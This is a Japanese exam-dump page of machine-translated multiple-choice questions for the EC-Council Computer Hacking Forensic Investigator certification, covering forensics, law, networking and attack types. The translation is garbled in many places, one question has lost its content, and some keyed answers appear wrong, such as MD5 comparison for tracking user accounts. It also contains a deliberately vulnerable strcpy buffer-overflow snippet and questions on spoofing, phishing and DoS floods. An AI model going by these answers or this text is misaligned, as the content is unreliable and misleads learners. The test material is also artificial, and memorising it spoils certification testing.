EC-COUNCIL.312-49.v2018-12-07.q315

試験コード：	312-49
試験名称：	Computer Hacking Forensic Investigator
認証ベンダー：	EC-COUNCIL
無料問題の数：	315
バージョン：	v2018-12-07
ページの閲覧量：	1274
問題集の閲覧量：	48683

https://www.jpnshiken.com/shiken/EC-COUNCIL.312-49.v2018-12-07.q315.html

質問: **1**
タイラー氏は自宅で家を使い果たしたビジネスのための無線ネットワークを構築しています。彼は、ISPからの指示とワイヤレスルータのマニュアルをすべて守ってきました。彼は暗号化セットを持っておらず、SSIDは放送されています。彼のラップトップでは、短時間無線信号を受信することができますが、接続が切断され、信号が消えます。
最終的に無線信号は復帰を示しますが、間欠的に復帰します。自宅のワイヤレスネットワークでタイラーの問題が発生する可能性はありますか？
A. CBラジオ
B. 有線ネットワーク上のコンピュータ
C. 2.4Ghzコードレス電話
D. 衛星テレビ
正解: **C** (コメントを発表する)

質問: **2**
証拠の処理時にMD5ハッシュチェックをいつ実行する必要がありますか？
A. 証拠調査の前後
B. 証拠調査が完了した後
C. 証拠調査中の時間単位で
D. 証拠調査が完了する前に
正解: **A** (コメントを発表する)

質問: **3**
TCPヘッダーパケットの送信元ポート番号は何ビットですか？
A. 48
B. 16
C. 32
D. 64
正解: **B** (コメントを発表する)

質問: **4**

ツールキットのnetstatが使用するTCP / UDPポートは何ですか？
A. ポート7
B. ポート69
C. ポート23
D. ポート15
正解: **(**正解を表示します**)**

質問: **5**
調査者が電話で連絡を取ったときに、Who is lookupによってリストされたドメイン管理者またはコントローラが、ユーザーアカウントに対して送受信されたすべての電子メールを保存するよう要求すると、法律でこの電話を許可し、ISPに電子メール記録を保存する義務を負っていますか？
A. タイトル18、セクション1030
B. タイトル18、セクション2703（f）
C. タイトル18、セクション第90章
D. タイトル18、セクション2703（d）
正解: **(**正解を表示します**)**

質問: **6**
Windows XPの起動時に、どのプログラムがブートローダですか？
A. KERNEL.EXE
B. NTLDR
C. LOADER
D. LILO
正解: **(**正解を表示します**)**

質問: **7**
法執行官は、犯罪の証拠を検索し、
合理的な人に犯罪が犯されたと信じられるようになる事実または状況である
_____は、特定の犯罪の証拠が存在し、特定の犯罪の証拠が捜索される場所に存在する。
A. 証拠の優位性
B. 合理的な疑いを越えて
C. 考えられる原因
D. まったくの疑念
正解: **(**正解を表示します**)**

質問: **8**
Jamesは、ルータのDoS攻撃に耐える能力をテストしています。Jamesは、自分のネットワークのブロードキャストアドレスにICMP ECHOリクエストを送信します。Jamesのネットワークに対するDoS攻撃のタイプはどのようなものでしょうか？

A. SYNフラッド
B. スマーフ
C. トリノ
D. フレグル
正解: **(**正解を表示します**)**

質問: **9**
ルータがルーティングテーブルの更新を受信すると、そのパスへのメトリック値の変更は何ですか？
A. 2増加
B. 1減少
C. 1増加
D. 2ずつ減少
正解: **C (**コメントを発表する**)**

質問: **10**
コンピューターの法医学捜査官であるHeather氏は、20人以上が関与する大規模なコンピューター詐欺事件に取り組んでいる一連の調査員を支援しています。さまざまなオフィスで働く20人の人々が、さまざまな顧客口座からお金を吸い取ったと言われています。ヘザーの責任は被告人が互いにどのようにコミュニケートしているかを調べることです。彼女は自分の電子メールとコンピュータを検索しており、有用な証拠は見つかっていません。ヘザーは、被告人の机の下で、おそらく有用な証拠をいくつか見つけます。
封筒には、数多くの穴が切られたプラスチックが見つかる。ヘザーは、他の被告人の机の多くに穴があいた同じ正確なプラスチックを見つけます。Heather氏は、この事件に巻き込まれた20人が暗号を使って互いの間に秘密のメッセージを送信していると考えている。この場合、被告人はどのような種類の暗号を使用しましたか？
A. ビジュアルセマグラム
B. テキストのセマグラム
C. ヌル暗号
D. グリル暗号
正解: **(**正解を表示します**)**

質問: **11**
Linuxのスーパーブロックは何を定義していますか？
A. diskgeometr
B. 空き容量
C. ファーストノードの位置
D. ファイル名
正解: **(**正解を表示します**)**

質問: **12**
コロナのツールキットに不可欠な、マタタイムは何をしていますか？
A. ファイルシステムを走査し、変更、アクセス、変更のタイムスタンプに基づいてすべてのファイルのリストを作成します
B. 削除されたファイルスペースを回復し、データを検索することができます。ただし、調査者がプレビューすることはできません
C. ツールは、ツールキットの他のツールで使用されているiノード情報をスキャンします
D. これはMAC OSにはあまりにも限定されており、ツールキットのコアコンポーネントを形成します
正解: **(**正解を表示します**)**

質問: **13**
システムBIOSのパスワードをバイパスする方法は何ですか？
A. CMOSバッテリーの取り外し
B. プロセッサの取り外し
C. WindowsにログインしてBIOSパスワードを無効にする
D. すべてのシステムメモリを削除する
正解: **(**正解を表示します**)**

質問: **14**
フロッピーディスクでどのようなファイル構造データベースが見つかるはずですか？
A. NTFS
B. FAT12
C. FAT32
D. FAT16
正解: **B (**コメントを発表する**)**

質問: **15**
企業のポリシー違反を調査しているときに犯罪行為を発見した場合、それは出版業者の調査となり、法執行機関に照会されるべきですか？
A. false
B. true
正解: **(**正解を表示します**)**

質問: **16**
Linuxを使用してフォレンジック調査を実行すると、次のコマンドはどのような結果になりますか？
dd if = / usr / home / partition.image of = / dev / sdb2 bs = 4096 conv = notrunc、noerror
A. ディスクをイメージファイルにバックアップする
B. イメージファイルからディスクを復元する

C. 画像ファイル内のディスクエラーを検索する
D. イメージファイルにパーティションをコピーする
正解: (正解を表示します)

質問: **17**
セキュリティアナリストは、ユーザーにユーザー名と強力なパスワードを作成させる偽の調査Webサイトを設定します。あなたは会社のすべての従業員にリンクを送信します。どのような情報を集めることができますか？
A. 銀行口座番号とそれに対応するルーティング番号
B. 従業員のコンピュータのMACアドレス
C. 従業員のコンピュータのIPアドレス
D. 従業員ネットワークのユーザー名とパスワード
正解: (正解を表示します)

質問: **18**
情報を隠すための1つの技法は、ファイル拡張子を正しいものから調査者が気づかない可能性のあるものに変更することです。たとえば、.jpg拡張子を.doc拡張子に変更して、画像ファイルがドキュメントのように見えるようにします。調査官はファイルが正しい拡張子を持っていることを確認するために何を調べることができますか？
A. ファイルヘッダ
B. セクターマップ
C. ファイルフッター
D. ファイル割り当てテーブル
正解: (正解を表示します)

質問: **19**
デジタル証拠のためのハードドライブの法医学的調査では、どのタイプのユーザーが最もファイルの余裕をもって分析する可能性が最も高いでしょうか？
A. ダイナミックスワップファイル機能を使用する人
B. NTFS 4または5パーティションを持つユーザー
C. ブロックまたはクラスタごとに多くの割り当て単位を持つ人
D. IRQ 13および21でハードディスク書き込みを使用するユーザー

正解: (正解を表示します)

質問: **20**
従業員は、大きなマグネットを使用して、2つのコンパクトディスク（CD）とデジタルビデオディスク（DVD）に保存されたデータを消去しようとしています。CDやDVDは大量のデータを保存するために使用されるメディアであり、マグネットの影響を受けないため、この方法はデータを消去するのに有効ではないことを通知します。
A. 反磁性
B. 論理
C. 磁気
D. 光学
正解: (正解を表示します)

質問: **21**
CEHセキュリティセミナーに参加した後、セキュリティを強化するためにネットワーク上で実行したい変更のリストを作成します。最初に変更するのは、サーバー上でRestrictAnonymous設定を0から1に切り替えることです。これは、あなたが言ったように、匿名ユーザーがサーバー上でヌルセッションを確立できないようにします。セミナーで紹介したUserinfoツールを使用すると、いずれかのサーバーとのヌルセッションを確立できます。何故ですか？
A. RestrictAnonymousを完全なセキュリティのために「2」に設定する必要があります
B. RestrictAnonymousを完全なセキュリティのために「10」に設定する必要があります
C. 匿名のヌルセッションが常に確立されるのを防ぐ方法はありません
D. RestrictAnonymousを完全なセキュリティのために「3」に設定する必要があります
正解: (正解を表示します)

質問: **22**
顧客データを格納する4つの30 TBのストレージエリアネットワークを持つ地域銀行のコンピュータフォレンジック調査員として働くことになっています。
このネットワークからデジタル証拠を取得するには、どの方法が最も効率的でしょうか？
A. DoubleSpaceでファイルの圧縮されたコピーを作成します。
B. ビットストリームディスクツーディスクファイルを作成する
C. フォルダまたはファイルの疎なデータコピーを作成する
D. ビットストリームのディスクツーイメージファイルを作成する
正解: (正解を表示します)

質問: **23**
JohnはFirewalkを使用して、Cisco PIXファイアウォールのセキュリティをテストしています。彼はまた、ネットワークの奥深くにあるサブネット上にあるスニファを利用しています。スニファログファイルを分析した後、Firewalkが生成したトラフィックは表示されません。何故ですか？
A. FirewalkはTTLが1のすべてのパケットを設定します

B. Firewalkはネットワークスニファでは検出できません
C. Firewalkはシスコのファイアウォールを通過できません
D. FirewalkはTTLが0のすべてのパケットを設定します
正解: **(**正解を表示します**)**

質問: **24**
Blackberryデバイスをパスワードで保護するために、どのようなハッシュ方法が使用されていますか？
A. AES
B. SHA-1
C. MD5
D. RC5
正解: **(**正解を表示します**)**

質問: **25**
あなたは法律事務所のセキュリティ部門で働いています。弁護士の一人が、偽の電子メールを送信するという話題について質問します彼のクライアントは、彼が無罪であると主張し、実際に偽の電子メールを送信する方法はないと主張する。あなたは弁護士に彼のクライアントが間違っていると偽の電子メールが可能であり、あなたがそれを証明できると伝えます。あなたはあなたの机に戻り、彼の上司から来ると思われる弁護士に偽の電子メールを送る。あなたは会社のSMTPサーバーにどのポートにメールを送りますか？
A. 10
B. 110
C. 25
D. 135
正解: **C (**コメントを発表する**)**

質問: **26**
企業調査は一般的に公共調査よりも簡単です。理由は次のとおりです。
A. ユーザーは標準の企業機器とソフトウェアを所有しています
B. ユーザーは自分のマシンで必要なものをロードできます
C. 調査官は令状を得る必要はありません
D. 調査官は令状を入手しなければならない
正解: **(**正解を表示します**)**

質問: **27**
大規模なネットワークのIPブロードキャストアドレスに偽の送信元アドレスを持つ偽のUDPパケット（pingパケットの代わりに）を送信する攻撃のタイプは何ですか？
A. スマーフスキャン
B. SYNフラッド

C. ティアドロップ
D. フレグル
正解: **D** (コメントを発表する)

質問: **28**
ボブは過去2週間、リモートプロダクションシステムに浸透しようとしていました。しかし今回は、システムに入ることができます。彼は3週間、システムを使用することができました。しかし、法執行機関は彼のあらゆる活動を記録しており、これは後に証拠として提示された。
組織は、Bobをトラップするために仮想環境を使用していました。仮想環境とは何ですか？
A. ユーザーがログインした後に設定される環境
B. ユーザーがログインする前に設定された環境
C. ハッカーをトラップするハニーポット
D. トロイの木馬によるコマンドを使用したシステム
正解: (正解を表示します)

質問: **29**
Etherealを使用してPOP3トラフィックをチェックするには、調査官がどのポートを検索する必要がありますか？
A. 125
B. 143
C. 110
D. 25
正解: (正解を表示します)


質問: **30**
調査者は会社のファイアウォールログを検索し、65,536バイトを超えるICMPパケットに注意します。調査官はどのような活動をしていますか？
A. スマーフ
B. 死のPing
C. Nmapスキャン
D. フレグル
正解: **B** (コメントを発表する)

質問: **31**
Windows XPの 修復」インストールを実行するセキュリティリスクは何ですか？
A. Shift + F10を押すと、ユーザーの管理者権限が付与されます
B. Ctrl + F10を押すと、ユーザーに管理者権限が与えられます
C. Windows XPの 修復」インストールを実行するとセキュリティ上のリスクはありません
D. Shift + F1を押すと、ユーザーの管理者権限が付与されます
正解: **A** (コメントを発表する)

質問: **32**
Hammond Security Consultantsの侵入テスト担当者として働いています。あなたは現在、カリフォルニア州政府の契約に取り組んでいます。次のステップは、ネットワーク上でDoS攻撃を開始することです。
なぜ、あなたがテストしているシステムでDoS攻撃を開始したいのですか？
A. 古い機器を交換できるように表示する
B. 攻撃を起動ポイントとして使用し、ネットワークに深く浸透する
C. ネットワーク上の弱点をリストする
D. DoS攻撃からシステムを保護できないことを示す
正解: **(**正解を表示します**)**

質問: **33**
どのタイプのコンピュータからでもiPodを取り外す前に、調査官は何をしなければならないのですか？
A. iPodに参加する
B. iPodを切断する
C. iPodをマウントする
D. iPodをアンマウントする
正解: **(**正解を表示します**)**

質問: **34**
次のディレクトリー覧では、



Microsoft Outlookを使用しているユーザーのアーカイブ電子メールメッセージを復元するには、どのファイルを使用する必要がありますか？

A. Outlook ost

B. Outlook NK2

C. Outlook bak

D. OutlookのPST

正解: **(**正解を表示します**)**

質問: **35**

Haroldはghttech.netのウェブサイトを完成させたWebデザイナーです。彼はクライアントと署名したメンテナンス契約の一環として、オンラインで調査を行い、サイトがこれまでにどれだけの被ばくを受けているかを確認しています。Haroldはgoogle.comに移動し、次の検索でタイプします。

リンク :www.ghttech.netこの検索は何を作り出しますか？

A. ghttech.netがリンクするすべてのサイト

B. .netドメインにリンクするすべての検索エンジン

C. コードを含むサイト :link :www.ghttech.net

D. ghttech.netにリンクしているすべてのサイト

正解: **(**正解を表示します**)**

質問: **36**

どのフォレンジック調査コンセプトは、攻撃がどのようにして犠牲者がどのように影響を受けたかという事象全体を追跡しますか？

A. ポイントツーポイント

B. エンドツーエンド

C. 徹底的に

D. 完全なイベント分析
正解: **B** (コメントを発表する)

質問: **37**
Microsoft Outlookは、電子メールメッセージを独自の形式でファイルの種類で管理していますか？
A. .pst
B. .mail
C. .doc
D. .email
正解: **A** (コメントを発表する)

質問: **38**
フォレンジックツールであるDriveSpyを使用しており、開始セクタがプライマリハードドライブ上の1709である150のセクタをコピーしたいとします。次のどのフォーマットがこれらのセクタを正しく指定していますか？
A. 0 :1000,150
B. 1 :1709,150
C. 0 :1709-1858
D. 0 :1709,150
正解: (正解を表示します)

質問: **39**
Windowsベースのサーバー上でWeb攻撃を調査するタスクが与えられています。マシンが他のシステムで開いたセッションを見るのに、次のコマンドのどれを使用しますか？
A. ネットセッション
B. ネット設定
C. 純株
D. ネット使用
正解: **D** (コメントを発表する)
説明/参照：

質問: **40**
Kyleは会計部門向けに開発したアプリケーションの最終テストを行っています。
彼の最後のテストは、プログラムができるだけ安全であることを保証することです。Kyleは次のコマンドを実行します。この時点で彼は何をテストしていますか？
#include #include int main（int argc、char）
* argv []）{charバッファ[10]; if（argc <2）{fprintf（stderr、"USAGE：%s文字列\ n"、argv [0]）; 1を返します。} strcpy（バッファ、argv [1]）; 0を返します。}
A. カーン注射

B. SQLインジェクション
C. バッファオーバーフロー
D. 書式文字列のバグ
正解: **(**正解を表示します**)**

質問: **41**
ファイルがWindowsエクスプローラまたはMS-DOS削除コマンドによって削除されると、オペレーティングシステムはFATデータベースのファイル名の最初の文字位置に_____を挿入します。
A. アンダースコア
B. 小文字のギリシャ文字のシグマ $）
C. 首都X
D. 空白スペース
正解: **B (**コメントを発表する**)**

質問: **42**
Cylieはフロリダ州の州組織でネットワーク違反を調査中です。彼女は侵入者が企業のファイアウォールにIPパケットで過負荷をかけてアクセスできることを発見しました。その後、Cylieは侵入者が会社の電話システムをハッキングし、PBXシステムのハードドライブを共有音楽ファイルを保存するために使用したことを調査しています。会社のPBXシステムに対するこの攻撃は何と呼びますか？
A. スクワット
B. プレテックス
C. フレーキング
D. クランチング
正解: **(**正解を表示します**)**

質問: **43**
パケットは、ルートテーブルにパケット宛先アドレスを持たないルータに送信されます。
パケットはどのようにして適切な宛先に到達しますか？
A. 逆DNS
B. ボーダーゲートウェイプロトコル
C. ルートインターネットサーバー
D. 最後の手段のゲートウェイ
正解: **(**正解を表示します**)**

質問: **44**
この行為の目的は、金融機関とそのサービスプロバイダーが保有する個人の財務情報を保護することでした。
A. HIPAA

B. Gramm-Leach-Bliley Act
C. Sarbanes-Oxley 2002
D. カリフォルニアSB 1386
正解: **B** (コメントを発表する)

質問: **45**
中西部に位置する小さな法律事務所は、顧客の情報を入手しようとするコンピュータのハッカーによって侵害されている可能性があります。法律事務所には現場のIT従業員はいませんが、可能性のあるメディアの注意を避けるために違反の証拠を探したいと思っています。なぜこれはお勧めできないでしょうか？
A. マシンやデバイスを検索するとクラッシュする可能性があります
B. 検索はキャッシュファイルを作成します。これは調査の妨げになります
C. 証拠そのものを探すことは悪影響を及ぼさない
D. 検索で日付/時刻スタンプを変更できます
正解: (正解を表示します)

質問: **46**
Webログを確認すると、[HTTPステータスコード]フィールドにリソースが見つからないというエントリが表示されます。
リソースが見つからないためにログに表示される実際のエラーコードは何ですか？
A. 202
B. 606
C. 404
D. 999
正解: (正解を表示します)

質問: **47**
Jessicaは大規模なエレクトロニクス会社のシステム管理者として働いています。彼女は、ICMP ECHOリクエストを使用して、迅速にネットワークをスキャンしてライブホストを検出したいと考えています。Jessicaはどんなタイプのスキャンを実行しますか？
A. Tracert
B. Pingトレース

C. スマーフスキャン
D. ICMP pingスイープ
正解: **(**正解を表示します**)**

質問: **48**
攻撃者のコンピュータがIDLEスキャンのオープンポート上のゾンビコンピュータに31400のIPIDを送信した場合、どのような応答になりますか？
A. 31401
B. 31402
C. 31399
D. ゾンビはレスポンスを送信しません
正解: **A (**コメントを発表する**)**

質問: **49**
どの法律文書により、法執行機関は、犯罪と関連する証拠のために、事務所、事業所、または他の地域を検索することができますか？
A. ワイヤタップ
B. ベンチマーク
C. 捜査令状
D. 召喚状
正解: **(**正解を表示します**)**

質問: **50**
ある場所で調査が行われる前に取得しなければならないものは何ですか？
A. モーダルオペランド
B. Habeasコーパス
C. 捜査令状
D. 召喚状
正解: **(**正解を表示します**)**

質問: **51**
FBIは電子メール詐欺やメール詐欺などのコンピュータ犯罪について連邦勅令で調査していますか？
A. 18 U.S.C. 1832年の営業秘密法
B. 18 U.S.C. 1029アクセスデバイスの所有
C. 18 U.S.C. 1362政府の通信システム
D. 18 U.S.C. 1361政府財産に対する損害
E. 18 U.S.C. 1343ワイヤー、ラジオまたはテレビによる詐欺
F. 18 U.S.C. 1030コンピュータに関連する詐欺および関連活動
G. 18 U.S.C. 1831年経済訴訟法

正解: **(**正解を表示します**)**

質問: **52**
Windowsのどの機能を利用しようとしていますか？

A. ADS
B. AFS
C. 空白
D. スラックファイル
正解: **A (**コメントを発表する**)**

質問: **53**
どのレスポンス組織がウイルスと同様にホーカスを追跡していますか？
A. FEDCIRC
B. CERT
C. NIPC
D. CIAC
正解: **(**正解を表示します**)**

質問: **54**
連邦コンピュータ犯罪法は、特にルータなどのアクセスデバイスに関連する不正行為や関連する活動を指しますか？
A. 18 U.S.C. 2703
B. 18 U.S.C. 1362年
C. 18 U.S.C. 1029
D. 18 U.S.C. 2511
正解: **C (**コメントを発表する**)**

質問: **55**
Linux OS上のセカンダリIDEコントローラに接続されているスレーブデバイスとは何ですか？
A. hdb

B. hdc
C. hdd
D. hda
正解: **(**正解を表示します**)**

質問: **56**
印刷時にファイルがUnixに一時的に書き込まれる場所はどこですか？
A. /スプール
B. / var / spool
C. / usr / spool
D. / var / print
正解: **(**正解を表示します**)**

質問: **57**
Julieは情報システムとコンピュータサイエンスを専攻する大学生です。彼女は現在コンピュータ犯罪授業のエッセイを書いている。Julieの論文は、アメリカのホワイトカラー犯罪と法医学調査官がその事件をどのように調査するかに焦点を当てています。ジュリーは主題に集中したいと思っています。ジュリーは、企業のアメリカで見つかった最も一般的なタイプの犯罪にエッセイの主題を集中させたいと考えています。ジュリーが重視するべき犯罪は何ですか？
A. DoS攻撃
B. 物理的盗難
C. 著作権侵害
D. 産業スパイ
正解: **(**正解を表示します**)**

質問: **58**
Windowsは、ファイルを開くアプリケーションを次のうちどれかを調べることによって識別します。
A. ファイルの属性
B. ファイルの最後の署名ファイル
C. ファイルの先頭のファイル署名
D. ファイル拡張子
正解: **(**正解を表示します**)**

質問: **59**
あなたは、侵入テストを実施する企業に対して偵察を行っているセキュリティアナリストです。あなたはDice.comでITジョブの検索を行い、オープンポジションについて以下の情報を見つけます。Windows Server環境で7年以上の経験があり、Exchangeでの5年以上の経験

2000/2003環境Cisco Pix Firewall、Linksys 1376ルータ、Oracle 11iおよびMYOB v3.4の経験経験必要なMCSA、MCSE、CEH優先Unix / Linuxエクスペリエンスなし必要な情報この求人情報はどのような情報ですか？
A. 競争上の脆弱性
B. 営業秘密
C. 情報の脆弱性
D. ソーシャルエンジニアリングの活用
正解: **C** (コメントを発表する)

質問: **60**
Windowsレジストリのどの部分にユーザーのパスワードファイルが含まれていますか？
A. HKEY_LOCAL_MACHINE
B. HKEY_CURRENT_CONFIGURATION
C. HKEY_CURRENT_USER
D. HKEY_USER
正解: (正解を表示します)

質問: **61**
次のうちグラフィックファイルではないものはどれですか？
A. Picture2.bmp
B. Picture4.psd
C. Picture1.tga
D. Picture3.nfo
正解: **D** (コメントを発表する)

質問: **62**
攻撃者は、ルータの背後にあるすべてのホストが実質的に無効になるように、多数の開いている接続を同時にルータに氾濫させて、ルータにパケットの転送を強制的に停止させることができます。
A. デジタル攻撃
B. 物理的攻撃
C. ARPリダイレクト

D. サービス拒否
正解: **(**正解を表示します**)**

質問: **63**
テキサス州ダラスの小さな会社のActive Directoryネットワーク上の下位レベルの管理者アカウントを侵害しました。列挙を通じてドメインコントローラを検出します。ldp.exeを使用して、ポート389のドメインコントローラの1つに接続します。ここで何を達成しようとしていますか？
A. 偽のレコードでDNSレコードに毒をかける
B. DNSからMXレコードとAレコードを列挙する
C. ドメインユーザーアカウントとビルトイングループを列挙する
D. ドメインコントローラへのリモート接続を確立する
正解: **(**正解を表示します**)**

質問: **64**
ボストンの法律事務所に雇われたITセキュリティ監査員として働いて、企業クライアントに関する機密情報にアクセスできるかどうかをテストします。彼らはごみを見つけ出し、ほとんど情報を見つけませんでした。ネットワーク上のアラームをオフにしたくないので、Webサーバーに対してパッシブフットプリントを実行する予定です。どのツールを使用しますか？
A. 掘る
B. Pingスイープ
C. Netcraft
D. Nmap
正解: **(**正解を表示します**)**

質問: **65**
ビットストリームイメージの作成に使用できるWindowsアプリケーションとしても利用可能な標準Linuxコマンドの名前は何ですか？
A. MD5
B. 画像
C. dd
D. mcopy
正解: **(**正解を表示します**)**

質問: **66**
フランクは西海岸の会社の脆弱性評価に取り組んでいます。同社は、スキャン、ペンテスト、脆弱性評価を通じてネットワークのセキュリティを評価するためにフランクを雇いました。彼が設定した一時的なIDSによって検出された多数の既知の脆弱性を発見した後、彼はログに不明だが疑わしいものとして表示されるいくつかの項目に気付く。彼はインターネット上で行動を調べるが、関連するものは見つけられない。Frankが新しい脆弱性が存在するかどうかを調べるためにログを提出する組織は何ですか？

A. IANA
B. CVE
C. APIPA
D. RIPE
正解: **(**正解を表示します**)**

質問: **67**
複数のコンピュータ間の侵入イベントとセキュリティイベントの両方を監視する場合は、コンピュータのクロックを同期させることが不可欠です。同期化された時間により、管理者は複数のコンピュータに対する攻撃中に何が起きたかを再構築することができます。同期時間がないと、特定のイベントがいつ発生したか、イベントがどのようにインターレースするかを正確に判断することは非常に困難です。複数のコンピュータ間で時刻を同期させるために使用されるサービスの名前は何ですか？
A. タイムシンクプロトコル
B. ネットワークタイムプロトコル
C. ユニバーサルタイムセット
D. SyncTimeサービス
正解: **(**正解を表示します**)**

質問: **68**
コンピュータフォレンジックのどのような方法で、Windows 2000サーバー上のすべての確立されたユーザーアカウントを一生の間追跡することができますか？
A. 揮発性データの分析
B. MD5チェックサムの比較
C. レジストリ内のSIDのレビュー
D. ハードドライブの法医学的複製
正解: **B (**コメントを発表する**)**

質問: **69**
コンピュータフォレンジック調査官は、従業員が24時間いつでも週7日間働いている大規模な金融機関のファイアウォールログを検査しています。

調査官は以下のスクリーンショットから何を推測することができますか？

A. サービス拒否が試みられました

B. スマーフ攻撃が試みられました

C. ネットワーク侵入が発生しました

D. ファイアウォールでのバッファオーバーフローの試み。

正解: **C** (コメントを発表する)

質問: **70**

あなたは本を書いている著者によって呼び出され、その本が出版された後、彼の本の著作権がどのくらい続くかを知りたいと思っていますか？

A. 著者の人生

B. 著者の生涯プラス70年

C. 70歳

D. 著作権は永遠に続く

正解: **B** (コメントを発表する)

質問: **71**

Linuxでは、できるだけ小さいシェルコードは何ですか？

A. 80バイト

B. 24バイト

C. 800バイト

D. 8バイト

正解: (正解を表示します)

質問: **72**
次のコマンドはLinuxで何を達成しますか？
fdisk / dev / hda
A. ハードドライブをフォーマットする
B. / dev / hdaフォルダ内のすべてのファイルを削除する
C. ハードディスクドライブを分割する
D. ディスクを0で埋めます。
正解: **(**正解を表示します**)**

質問: **73**
Chris氏はクライアントから報告されたハッキング事件を調査するよう求められています。同社は、攻撃に対する内部関係者の関与を疑う。事件のシーンに到達すると、クリスは物理的領域を確保し、ビジュアルメディアを使用してシーンを記録する。彼は電源プラグを引っ張ってシステムをシャットダウンし、システムを妨害しないようにします。彼はすべてのケーブルとコネクタを切断する前にラベルを付けます。あなたは次のイベントのシーケンスとは何でしょうか？
A. 取得のためにシステムを準備します。ターゲットメディアを接続します。メディアをコピーします。証拠を確保する
B. ターゲットメディアを接続します。買収のためのシステムを準備する。証拠を確保する。メディアをコピーする
C. ターゲットメディアを接続します。買収のためのシステムを準備する。証拠を確保する。メディアをコピーする
D. 証拠を確保する。買収のためのシステムを準備する。ターゲットメディアを接続します。メディアをコピーする
正解: **(**正解を表示します**)**

質問: **74**
すべてのブラックベリーの電子メールは、最終的には独自のRIM操作メカニズムを介して送受信されますか？
A. Blackberry WEPゲートウェイ
B. Blackberry WAPゲートウェイ
C. Microsoft Exchange
D. ブラックベリーメッセージセンター
正解: **D (**コメントを発表する**)**

質問: **75**
NTFSディスクのマスターファイルテーブルで、それに続く名前のコロン :)で表されるファイルのタイプは何ですか？
A. 暗号化されたファイル
B. 予約ファイル

C. データストリームファイル
D. 圧縮ファイル
正解: **(**正解を表示します**)**

質問: **76**
警察は、Melvin Matthewが、数多くのコンピュータソフトウェアやコンピュータオペレーティングシステムメーカー、携帯電話メーカー、インターネットサービスプロバイダ、教育機関に所属するコンピュータへの不正アクセスを取得していると考えている。彼らはまた、彼がいくつかの犠牲者企業に属する専有のコンピュータソフトウェアを盗んだり、コピーしたり、不正に流用したりしている疑いがある。警察が容疑者の戸口を壊して家を捜索し、令状をまだ手に入れていない場合は、すべてのコンピュータ機器を奪うことを阻止しているのは何ですか？
A. 良いサマリアの法律
B. 米国愛国者法
C. 第4改正案
D. 連邦証拠規則
正解: **C (**コメントを発表する**)**

質問: **77**
告白の下で、告発された犯罪者は、児童ポルノ写真を暗号化し、他の写真に隠すことを認めた。告発された犯罪者はどのような技術を採用しましたか？
A. ピクチャエンコーディング
B. ステガノグラフィー
C. タイポグラフィー
D. ステガナリズム
正解: **(**正解を表示します**)**

質問: **78**
TCP / IPプロトコルに可能なシーケンス番号の組み合わせはいくつありますか？
A. 3200万
B. 3,200億
C. 40億
D. 10億

正解: **C** (コメントを発表する)

質問: **79**
あなたは、コンピュータ濫用の場合に法人のコンピュータフォレンジック調査員として働いています。あなたは調査の対象が会社からの金銭を盗んでいるという証拠を発見します。同社の最高経営責任者（CEO）と法律顧問は、法執行機関に連絡して、あなたが見つけた証拠を提供するようアドバイスします。応答する法執行官は、ネットワーク上にネットワークスニファを置き、被験者のコンピュータへのすべてのトラフィックを監視するよう要求します。あなたは、その要請に従うことができないことを役員に通知します：
A. 法執行機関の代理人にしましょう
B. 件名のハードドライブに情報を書き込む
C. 契約違反
D. ネットワークの輻輳を引き起こす
正解: (正解を表示します)

質問: **80**
Encaseはどのような手法を使用していますが、取得した証拠を改ざんすることは事実上不可能ですか？
A. ファイルのすべてのバイトが3つの異なるハードドライブにコピーされます
B. ファイルのすべてのバイトにマスターファイルと照合するMD5ハッシュが与えられます
C. 32ビットCRCを使用してファイルの各バイトを検証します
D. ファイルの各バイトは3つの異なる方法を使用して暗号化されます
正解: (正解を表示します)

質問: **81**
仮想テスト環境では、インターネットのバックボーンを模倣するために複数のルータを使用してBGPの強さとセキュリティをテストしています。このプロジェクトは、彼が博士論文を書くのを助ける "インターネットをもたらす"。ルータ間のトラフィックを盗聴することなく、Michaelは数百万のRESETパケットをルーターに送信して、1つまたはすべてのルータをシャットダウンします。数時間後、ルータの1台が最終的にシャットダウンします。他のルータとの間では、どのような通信が行われますか？
A. 影響を受けるルータをバイパスするルーティングファブリックの変更
B. 攻撃が起きた場所の警告を他のすべてのルータに送信する
C. 影響を受けるルータにパケットをさらにリセットして、電源を投入します
D. 影響を受けたルータにパケットを再投入して電源を投入します
正解: (正解を表示します)

質問: **82**
aa / ddmmyy / nnnn / zz形式で収集された証拠をマークするとき、nnnnは何を表していますか？
A. 同じ展示品の部品のシーケンス番号

B. 押収された展示品の連続番号
C. 証拠が取られた年
D. フォレンジック分析者の頭文字
正解: **(**正解を表示します**)**

質問: **83**
MD5プログラムは、次の目的で使用されます。
A. 証拠ディスクにディレクトリを作成する
B. エビデンスドライブのグラフィックファイルを表示する
